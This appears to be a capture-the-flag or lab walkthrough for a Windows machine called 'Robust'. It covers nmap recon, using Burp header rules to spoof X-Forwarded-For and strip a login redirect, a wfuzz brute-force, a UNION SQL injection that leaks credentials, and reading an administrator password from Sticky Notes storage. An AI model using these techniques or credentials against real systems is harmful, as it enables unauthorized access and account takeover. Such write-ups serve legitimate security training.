


Robust (Admin creds in stickynotes)


Nmap

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 21:76:63:1c:3b:10:a6:a7:73:d6:e7:dd:1e:a2:b6:83 (RSA)
|   256  62:a8:39:f6:ab:92:cd:26:03:bf:1e:28:25:4e:8e:7a (ECDSA)
|_  256  02:39:7c:e2:af:6a:44:98:ec:9a:28:98:a0:8b:fe:c4 (ED25519)
80/tcp    open  http      PHP cli server 5.5 or later (PHP 7.3.33)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
```


Web enum and forced browsing



How to in burp. Navigated to match and replace under proxy options



Select add and then in the replace field, add our 10.10.10.x address to forward.




Enabled	Item	Match	Replace	Type
<input type="checkbox"/>	Request header	^Referer.*\$		Regex
<input type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex
<input type="checkbox"/>	Response header	^Set-Cookie.*\$		Regex
<input type="checkbox"/>	Request header	^Host: foo.example.org\$	Host: bar.example.org	Regex
<input type="checkbox"/>	Request header		Origin: foo.example.org	Literal
<input type="checkbox"/>	Response header	^Strict\(-Transport\(-Secu...		Regex
<input type="checkbox"/>	Response header		X-XSS-Protection: 0	Literal
<input checked="" type="checkbox"/>	Request header		X-Forwarded-For: 10.10.10.10.	Literal

Refresh the page and now we get a login portal.

We can bruteforce directories with this command while forwarding the 10.10.10.x address.

```
wfuzz -H "X-Forwarded-For: 10.10.10.10." --sc 302 -u
http://192.168.51.200/FUZZ.php -w /usr/share/dirbuster/wordlists/directory-list-
lowercase-2.3-medium.txt
```



000000012:	302	0 L	0 W	0 Ch	"# on atlea
000000010:	302	0 L	0 W	0 Ch	"#"
000000006:	302	0 L	0 W	0 Ch	"# Attribut
000000011:	302	0 L	0 W	0 Ch	"# Priority
000000008:	302	0 L	0 W	0 Ch	"# or send
000000005:	302	0 L	0 W	0 Ch	"# This wor
000000002:	302	0 L	0 W	0 Ch	"#"
000000004:	302	0 L	0 W	0 Ch	"#"
000000038:	302	58 L	142 W	3030 Ch	"home"

We find the home directory but it redirects back to the login.php page.

We can add another match and replace rule within burp to force browse to the home page.

⚡

Edit match/replace rule

✕

?

Specify the details of the match/replace rule.

Type:

Response header

▼

Match:

Location: login.php

Replace:

Literal string to replace - leave blank to remove a matched header

Comment:

☐

Regex match

OK

Cancel

←

→

↻

🏠

🛡️

🔒

192.168.51.200/home.php

🐞 Kali Linux

🌐 Kali Tools

📄 Kali Docs

🔗 Kali Forums

🔍 Kali NetHunter

🔥 Exploit-DB

🔥 G

Manage Employees

First name:

Last name:

Submit

	Id	First name	Last name	Birth date	Actions
1	Desireef	Joubert	2007-04-01		
2	Blythe	Weatherall	2007-05-10		
3	Felisha	Bookman	2006-03-12		
4	Natacha	Pua	2007-11-24		
5	Chante	Fenske	2007-12-28		

Number of Employees: 10

[1](#) [2](#)

Foothold

Using `' Union select * from employees;` within the first or last name field

Manage Employees

First name: Last name:

Id	First name	Last name	Birth date	Actions
1	Desireef	Joubert	2007-04-01	
1	Jeff	Hills	Mathsisfun123	
2	Blythe	Weatherall	2007-05-10	
3	Felisha	Bookman	2006-03-12	
4	Natacha	Pua	2007-11-24	
5	Chante	Fenske	2007-12-28	
6	Amado	Grimaldi	2007-06-18	
7	Valery	Files	2007-03-08	
8	Taryn	Carbone	2007-08-01	
9	Julissa	Spengler	2007-01-31	
10	Brain	Spagnuolo	2007-09-23	

Number of Employees: 0

We can use these creds to ssh onto the box as jeff

```
1: C:\WINDOWS\system32\conhost.exe
Microsoft Windows [Version 10.0.19042.1586]
(c) Microsoft Corporation. All rights reserved.

jeff@ROBUST C:\Users\Jeff>
```

Priv esc

Winpeas did not return anything interesting. Digging further into Jeff's directories, we discover stickynotes.

```
C:\Users\Jeff\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState>type plum.sqlite
```

```
bigUU\id=0d4b8d2c-8539-4fb4-8c8b-184552bf9b92 Credentials:
\id=a6c52b67-f266-45ff-9aaf-5ccb22f7d45 Administrator:MySupersecurePassword2112ManagedPosition=Yellow983b5947-
983b5947-15eb-4375-97f6-2d646a91dba4
```

We are able to ssh as the administrator.

```
Microsoft Windows [Version 10.0.19042.1586]  
(c) Microsoft Corporation. All rights reserved.
```

```
administrator@ROBUST C:\Users\Administrator>whoami  
robust\administrator
```

```
administrator@ROBUST C:\Users\Administrator>█
```